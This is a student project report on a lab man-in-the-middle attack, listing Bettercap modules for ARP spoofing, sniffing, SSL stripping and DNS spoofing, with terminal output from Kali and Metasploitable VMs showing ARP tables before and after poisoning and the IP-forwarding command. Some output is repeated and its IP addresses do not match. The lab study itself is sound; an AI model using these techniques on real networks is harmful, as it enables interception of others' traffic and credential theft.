

CYBER SECURITY

*PROJECT SUBMISSION BY
CHAVAN APURVA RAMKRUSHNA*



MODULES USED IN BETTERCAP

- **ARP Spoofing (arp.spoof):**
Poison ARP cache to redirect traffic through the attacker's machine.
Command: arp.spoof
- **Network Sniffing (net.sniff):**
Captures all traffic passing through the network.
Command: net.sniff
- **Network Scanning (net.scan):**
Scans the network for live hosts and open ports.
Command: net.scan

- **HTTP Proxy (http.proxy):**

Intercepts and manipulates HTTP traffic between client and server.

Command: http.proxy

- **SSL Stripping (sslstrip):**

Downgrades HTTPS traffic to HTTP, allowing the attacker to view encrypted data in plaintext.

Command: sslstrip

- **DNS Spoofing (dns.spoofers):**

Responds with fake DNS replies to redirect victims to malicious sites.

Command: dns.spoofers

Performing the Man in the middle (MITM) attack using Bettercap and Wireshark

```
kali@kali: ~
Currently scanning: 172.16.41.0/16 | Screen View: Unique Hosts
23 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1380
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.80.2  00:50:56:ff:bf:13  4      240  VMware, Inc.
192.168.80.1  00:50:56:c0:00:08  17     1020  VMware, Inc.
192.168.80.128 00:0c:29:e2:98:ba  1       60  VMware, Inc.
192.168.80.25 00:50:56:e6:fd:03  1       60  VMware, Inc.

(kali@kali)-[~]
$
```

Scanning a local network for active devices

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
No mail.


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e2:98:ba
          inet addr:192.168.80.128  Bcast:192.168.80.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee2:98ba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44198 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2655224 (2.5 MB)  TX bytes:6378 (6.2 KB)
          Interrupt:17 Base address:0x2000
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)
```

```
msfadmin@metasploitable:~$
```

Checking the IP address of Metasploitable machine

Checking the IP address of kali linux machine



```
kali@kali: ~
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.80.129  netmask 255.255.255.0  broadcast 192.168.80.255
      inet6 fe80::20c:29ff:fe47:d010  prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:47:d0:10  txqueuelen 1000  (Ethernet)
      RX packets 1203  bytes 111204 (108.5 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 247912  bytes 10428887 (9.9 MiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
      device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000  (Local Loopback)
      RX packets 88  bytes 6624 (6.4 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 88  bytes 6624 (6.4 KiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
msfadmin@metasploitable:~$ arp -a
? (192.168.80.254) at 00:50:56:E6:FD:03 [ether] on eth0
? (192.168.80.2) at 00:50:56:FF:BF:13 [ether] on eth0
^
```

Before ARP Spoofing:

192.168.80.2 → 00:50:56:FF:BF:13 (original victim MAC)

192.168.80.254 → 00:50:56:E6:FD:03 (likely the router)

```
msfadmin@metasploitable:~$ arp -a
? (192.168.80.2) at 00:0C:29:47:D0:10 [ether] on eth0
^
```

After ARP Spoofing:

192.168.80.2 → now maps to 00:0C:29:47:D0:10 (attacker's MAC)

```
(kali㉿kali)-[~]  
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```

[sudo] password for kali:

```
(kali㉿kali)-[~]  
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```


```
(kali㉿kali)-[~]  
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```

[sudo] password for kali:

```
(kali㉿kali)-[~]  
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```

This command enables IP forwarding, letting your system act like a router—essential for MITM attacks to forward packets between victim and router.

Using Wireshark



Wireshark capture shows ARP requests from a VMware machine (00:50:56:c0:00:08) broadcasting to the network, asking for the MAC address of the device with IP 192.168.0.2.

This suggests the VMware machine is trying to find the physical address of that IP.

```
msfadmin@metasploitable:~$ arp -a  
? (192.168.80.2) at 00:50:56:FF:BF:13 [ether] on eth0
```


IP address 192.168.0.2 is linked to the MAC address 00:50:56:FF:BF:13 on Ethernet (eth0).


```
(kali@kali)-[~]  
$ ping www.acmegrade.com  
PING www.acmegrade.com (104.21.32.1) 56(84) bytes of data.  
64 bytes from 104.21.32.1: icmp_seq=1 ttl=128 time=231 ms  
64 bytes from 104.21.32.1: icmp_seq=2 ttl=128 time=277 ms  
64 bytes from 104.21.32.1: icmp_seq=3 ttl=128 time=303 ms  
64 bytes from 104.21.32.1: icmp_seq=5 ttl=128 time=324 ms  
64 bytes from 104.21.32.1: icmp_seq=6 ttl=128 time=248 ms  
64 bytes from 104.21.32.1: icmp_seq=7 ttl=128 time=267 ms  
64 bytes from 104.21.32.1: icmp_seq=8 ttl=128 time=285 ms  
64 bytes from 104.21.32.1: icmp_seq=9 ttl=128 time=307 ms  
64 bytes from 104.21.32.1: icmp_seq=10 ttl=128 time=328 ms  
64 bytes from 104.21.32.1: icmp_seq=11 ttl=128 time=247 ms  
64 bytes from 104.21.32.1: icmp_seq=12 ttl=128 time=268 ms  
64 bytes from 104.21.32.1: icmp_seq=13 ttl=128 time=297 ms  
64 bytes from 104.21.32.1: icmp_seq=14 ttl=128 time=305 ms  
^C  
--- www.acmegrade.com ping statistics ---  
15 packets transmitted, 13 received, 13.3333% packet loss, time 14057ms  
rtt min/avg/max/mdev = 230.982/283.640/328.240/29.264 ms
```

www.acmegrade.com (IP address 104.21.32.1), receiving replies with varying round-trip times, and experienced a small packet loss.

